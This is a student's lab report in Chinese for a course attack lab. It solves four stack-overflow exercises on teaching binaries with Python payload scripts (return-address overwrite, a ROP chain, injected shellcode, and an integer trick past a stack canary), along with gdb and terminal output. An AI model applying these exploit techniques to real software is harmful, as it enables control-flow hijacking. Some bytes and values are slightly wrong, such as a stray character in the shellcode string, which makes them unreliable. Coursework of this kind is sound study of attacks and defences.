

栈溢出攻击实验

姓名：刘子豪

学号：2024201598

题目解决思路

Problem 1:

- 分析

这个题目非常的简单，关键从 `strcpy` 进行攻击，这个函数不能检查输入长度，输入的字符串存在 `rbp-8`，保存的原有 `rbp` 的位置为 `rbp`，`returnaddr` 位置为 `rbp+8`，所以需要 16 字节大小无用字节，之后接上目标输出进行攻击，而目标在 `func1`，只需把 `func1` 的地址按照小端序接在后面即可。

- 解决方案

```
# solve_p1.py
padding = b"A" * 16

# 目标地址: 0x401216
# 0x0000000000401216 -> \x16\x12\x40\x00\x00\x00\x00\x00
target_addr = b"\x16\x12\x40\x00\x00\x00\x00\x00"

payload = padding + target_addr

with open("ans1.txt", "wb") as f:
    f.write(payload)

print("Payload generated in ans1.txt")
```

- 结果：

```
Lenovo@LAPTOP-JAQQ54QB:~/attack-lab-liudetianzh$ python3 solve_p1.py
./problem1 ans1.txt
Payload generated in ans1.txt
Do you like ICS?
Yes! I like ICS!
```

Problem 2:

- 分析

problem2 有了 Nx enabled 保护，problem1 把一段恶意机器码写到栈上，然后跳过去执行。而 2 内存区域被标记为不可执行，栈只能读写，不能运行指令。所以只能利用程序内部已有的代码片段。

首先我需要找到目标字符串在哪里。阅读汇编，结合第一题的经验，肯定在 `func2` 中调用了目标字符串，`func2` 根据跳转逻辑，有下面两条路可以走：

```

40122e: 48 8d 05 d3 0d 00 00    lea    rax,[rip+0xdd3]      # 402008
<_IO_stdin_used+0x8>
// 这是第一条路, 不跳转, 也就是参数不等于0x3f8 (rdi)
40124c: 48 8d 05 e8 0d 00 00    lea    rax,[rip+0xde8]      # 40203b
<_IO_stdin_used+0x3b>
// 这是第二条路, 跳转, 第一个参数等于0x3f8 (rdi)

```

使用gdb指令, 得出第二条路才能输出字符串:

```
(gdb) x/s 0x40203b
0x40203b:      "Yes! I like ICS!\n"
```

所以需要做的是讲0x3f8传入rdi进行攻击。为了把0x3f8放进rdi寄存器, 我们需要在代码里找一段包含pop rdi; ret的代码, <pop_rdi>中就有。

接下来可以按步骤进行攻击了:

func中的memcpy可以进行攻击, padding和problem1完全一样, 所以还是16字节的padding, 然后连接pop rdi的地址, 然后压入0x3f8, 这样pop的时候就能把目标值传入rdi, 然后连接func2的地址。

- 解决方案:

```

# solve_p2.py
import struct

# 填充 16 字节垃圾数据
padding = b"A" * 16

# pop_rdi gadget 的地址
pop_rdi_addr = struct.pack("<Q", 0x4012c7)

# 传给 func2 的参数值 0x3f8
arg1 = struct.pack("<Q", 0x3f8)

# func2 的起始地址
func2_addr = struct.pack("<Q", 0x401216)

# 组合 Payload: Padding + Gadget + 参数 + 目标函数
payload = padding + pop_rdi_addr + arg1 + func2_addr

with open("ans2.txt", "wb") as f:
    f.write(payload)

print("Problem 2 Payload generated!")

```

- 结果:

```


● lenovo@LAPTOP-JAQQ54QB:~/attack-lab-liudetianzh$ python3 solve_p2.py
Problem 2 Payload generated!
● lenovo@LAPTOP-JAQQ54QB:~/attack-lab-liudetianzh$ ./problem2 ans2.txt
Do you like ICS?
Welcome to the second level!
Yes! I like ICS!

```

Problem 3:

• 分析

根据前面的思路，首先分析func1，应该是核心攻击位置，开头还是老套路了，判断edi是否等于0x72，现在需要判断是否需要跳转，我画了一下栈帧进行分析：



注意8字节数在栈中是小端序，所以翻译为字符串后需要倒过来输出，所以看来edi必须等于0x72才能输出幸运数字。

但problem3很遗憾，没有像problem2一样 `<pop_rdi>` 一样便利的函数，所以需要另寻途径。

经过阅读关键几个汇编代码发现一个 `jmp_xs` (0x401334)的函数：

```
40133c: 48 8b 05 cd 21 00 00    mov    rax,QWORD PTR [rip+0x21cd] # 指向 403510  
<saved_rsp>  
401347: 48 83 45 f8 10          add    QWORD PTR [rbp-0x8], 0x10  
401350: ff e0                   jmp    rax
```

它会跳转到 $[403510] + 0x10$ 的位置。回到 `func` 函数中，401368 行将 `rsp` 的值保存到了 $[403510]$ 。当时 `rsp` 的值是 `rbp-0x30`。因此，`jmp_xs` 实际上会跳转到： $(rbp - 0x30) + 0x10 = rbp - 0x20$ 。这是Payload的起始地址。

题目有一个提示：注意你能够使用的字节长度，以及你的栈地址变化情况

所以可以构建一段shellcode：在 Payload 的开头放置一段 Shellcode，这段 Shellcode 的任务是：设置 `rdi = 0x72`，然后跳转到 `func1`，利用溢出，将 `func` 的返回地址覆盖为 `jmp_xs` 的地址 (`0x401334`)。

所以需要将以下汇编代码编为十六进制字节流：`bf 72 00 00 00 48 c7 c0 16 12 40 00 ff e0`

```
mov edi, 0x72           ; 设置参数  
mov rax, 0x401216       ; func1 的起始地址  
jmp rax                 ; 执行 func1
```

便可得出如下的脚本：

- 解决方案:

```
# solve_p3.py
# 编写 Shellcode
shellcode = b"\xbfb\x72\x00\x00\x00" + \
            b"\x48\xc7\xc0\x16\x12\x40\x00" + \
            b"\xff\xe0"

# 计算填充
# 缓冲区起始到返回地址的距离是 0x20 (32) + 0x8 (saved rbp) = 40 字节
padding_size = 40 - len(shellcode)
padding = b"A" * padding_size

# 目标跳转地址 (jmp_xs 的地址)
target_addr = b"\x34\x13\x40\x00\x00\x00\x00\x00"

payload = shellcode + padding + target_addr

with open("ans3.txt", "wb") as f:
    f.write(payload)

print("Payload generated in ans3.txt")
```

- 结果:

```
● lenovo@LAPTOP-JAQQ54QB:~/attack-lab-liudetianzh$ python3 solve_p3.py
Payload generated in ans3.txt
● lenovo@LAPTOP-JAQQ54QB:~/attack-lab-liudetianzh$ ./problem3 ans3.txt
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
```

Problem 4:

- 分析:

首先根据课件 9-machine-advanced.pdf 理解什么是canary，期末考试也涉及到了这部分内容。

Canary是在函数的栈帧中，在局部变量和返回地址之间插入一个随机生成的数值。

- 初始化: 函数开始时，从 `fs:0x28` 读取一个随机值压入栈中。
- 验证: 在函数返回之前，程序会重新读取这个值并与原始值比较。
- 触发: 如果攻击者试图通过溢出覆盖返回地址，必然会破坏这个 Canary 值。一旦检测到数值不匹配，程序会立即调用 `__stack_chk_fail` 并终止，从而防止劫持控制流。

在problem4的 `func` 中具体的体现为：

设置:

```
mov    rax, QWORD PTR fs:0x28    # 获取随机 Canary
mov    QWORD PTR [rbp-0x8], rax  # 存放在栈上 (紧邻返回地址)
```

校验:

```

mov    rax, QWORD PTR [rbp-0x8]    # 取出栈上的值
sub    rax, QWORD PTR fs:0x28      # 与原始值对比
je     141e                      # 若相等则正常返回
call   10d0 <__stack_chk_fail>    # 若不等则崩溃

```

观察 `func` 函数 (0x135d) 的判断流程，目标是让程序运行到 `call 131c <func1>`。

对于 `func` 我的输入被存放在 `[rbp-0x24]`，之后的几行代码进行了如下的存储：

`[rbp-0x10] = 0xffffffff` (即 -2)

`[rbp-0x18] = 输入值`

`[rbp-0xc] = 输入值`

第一步是输入一个数，然后输出为无符号整数，利用 `gdb` 看以下输出的字符串，如下：

```

289  138e: 8b 45 e8          mov    eax,DWORD PTR [rbp-0x18]
290  1391: 89 c6          mov    esi,eax
291  1393: 48 8d 05 91 0c 00 00  lea    rax,[rip+0xc91]      # 202b <_IO_stdin_used+0x2b>
292  * 139a: 48 89 c7          mov    rdi,rax
293  139d: b8 00 00 00 00      mov    eax,0x0
294  13a2: e8 39 fd ff ff      call   10e0 <printf@plt>
295  13a5: 8b 45 e0          mov    eax,DWORD PTR [rbp-0x10]

```

问题 调试控制台 终端 网口 + v gdb - attack-lab-liud

```

lenovo@LAPTOP-JAQQ54QB:~/attack-lab-liudetianzh$ gdb problem4
(No debugging symbols found in problem4)
(gdb) x/s 0x202b
0x202b: "your money is %u\n"

```

接下来通过 `gdb` 校验三个关键字符串，得出哪些汇编代表失败，从而得到正确的逻辑链：

```

1393: 48 8d 05 91 0c 00 00  lea    rax,[rip+0xc91]      # 202b
<_IO_stdin_used+0x2b>

13af: 48 8d 05 87 0c 00 00  lea    rax,[rip+0xc87]      # 203d
<_IO_stdin_used+0x3d>

13e5: 48 8d 05 6b 0c 00 00  lea    rax,[rip+0xc6b]      # 2057
<_IO_stdin_used+0x57>

```

```

lenovo@LAPTOP-JAQQ54QB:~/attack-lab-liudetianzh$ gdb problem4
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
(No debugging symbols found in problem4)
(gdb) x/s 0x202b
0x202b: "your money is %u\n"
(gdb) x/s 0x203d
0x203d: "your money is not enough!"
(gdb) x/s 0x2057
0x2057: "No! I will let you fail!"
(gdb) 

```

接下来进行无符号比较

```

137b: c7 45 f0 fe ff ff ff  mov    DWORD PTR [rbp-0x10], 0xffffffff # 阈值 = -2
13aa: 3b 45 f0              cmp    eax, DWORD PTR [rbp-0x10]      # 比较 输入
与 -2
13ad: 73 11                jae    13c0 <func+0x63>            # 如果“高于或
等于”则跳过失败分支

```

所以我输入了 -1。接下来则继续验证输入 -1 正确。

接下来程序进行了大量的循环：

```

13c0: c7 45 ec 00 00 00 00    mov    DWORD PTR [rbp-0x14], 0x0      # 计数器 i =
0
13c9: 83 6d e8 01              sub    DWORD PTR [rbp-0x18], 0x1      # 钱 - 1
13cd: 83 45 ec 01              add    DWORD PTR [rbp-0x14], 0x1      # i + 1
13d1: 8b 45 ec                mov    eax, DWORD PTR [rbp-0x14]
13d4: 3b 45 f0                cmp    eax, DWORD PTR [rbp-0x10]      # i 与
0xfffffffffe 比较
13d7: 72 f0                  jb    13c9 <func+0x6c>          # 如果 i <
0xfffffffffe, 继续减

```

程序进行了 0xfffffffffe 次循环，最后的结果是1。

后续程序分别检验运算结果是否为1，输入是否为-1，如果都成立，就调用func1进行攻击。

- **解决方案：**输入-1
- **结果：**

```

● lenovo@LAPTOP-JAQQ54QB:~/attack-lab-liudetianzh$ ./problem4
hi please tell me what is your name?
LiuZihao
hi! do you like ics?
Yse
if you give me enough yuansi,I will let you pass!
-1
your money is 4294967295
great!I will give you great scores

```

思考与总结

babyattacklab 确实做起来没有想象中的困难，尤其是有了 bomblab 的基础，相关工具用的也是更加熟练，而且每个 problem 的汇编代码不需要都读，只需要抓住几个 func 重点汇编进行分析即可，有了课堂所讲的最简单的攻击，逐步解决了每个 problem，在这个过程中我又复习了栈帧的画法，比如在 problem3 中复杂字符串解读我画了栈帧把数翻译为字符，这样迅速解决了 edi 是否应该等于 0x72 的问题，之后在具体分析即可。而且四个 problem 层层递进，前面的给后面的解决有了不小的启发，所以做起来非常的有意思，很好的巩固了栈帧有关知识。

参考资料

PPT: 9-machine-advanced.pdf